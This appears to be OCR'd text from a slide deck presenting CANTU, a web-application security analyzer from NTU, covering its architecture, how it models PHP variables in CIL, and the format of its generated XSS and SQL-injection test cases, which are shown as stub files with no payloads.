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

CANTU (Code Analyzer from NTU)

- It is an integrated environment for analyzing Web applications.
- Main features:
  - Building on CIL, to treat different languages and frameworks
  - Dataflow analysis across client, server, database, and system configurations
  - Incorporating dynamic analysis to confirm true positives

Architecture of CANTU




Components of Static Analysis



Representing PHP Variables in CIL

```
struct array{
    struct hashtable *val;
    struct hashtable *index;
};
union mixed {
  short bval;
  long inum;
  double fnum;
  char* str;
  struct array arr;
  void* object;
  char* resource;
} ;
struct variable{
      enum phpt {BOOL, INT, FLOAT, STR, ARRAY, OBJECT, RESOURCE, NULLType
      } val_type;
     union mixed val;
};
```

Executing Generated Tests



CANTU
Project: project1
Vul:
1.XSS testcase1
2.SQL injection testcase2

runTest.php

```
/*
 instrument
   javascript code
*/
…
/*
redirect to
   the entry page
*/
redirect("a.php");
```

testcase1.xml

```
<TestCase>
   <vulnerability>Reflected XSS
   </vulnerability>
   <precondition></precondition>
   <scenario>
      <step>
         <id>1</id>
         <page>a.php</page>
         <action>browse</action>
         <target></target>
         <typingString></typingString>
      </step>
      ....
   <expectedValue>
      <type>document.title</type>
      <info>XSS</info>
   </expectedValue>
   <result></result>
</TestCase>
```

a.php

original code
<!-- instrument code -->
<script src="simulate.js">
</script>

simulate.js

```
/*
Uses the ajax
method to get
 test info
*/
…
/*
manipulate
 the webpage
*/
….
```

getStep.php

```
/*
Get a test step
*/
```

verify.php

```
/*
verify
*/
```

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Conclusion

- Web application security has drawn much attention from the public, the industry, and the academia.
- Making Web applications secure requires a combination of expertise in different areas.
- This provides great opportunities for research/development collaboration.
  - CANTU represents our vision of this collaboration.
- It should also create good opportunities for starting new businesses.

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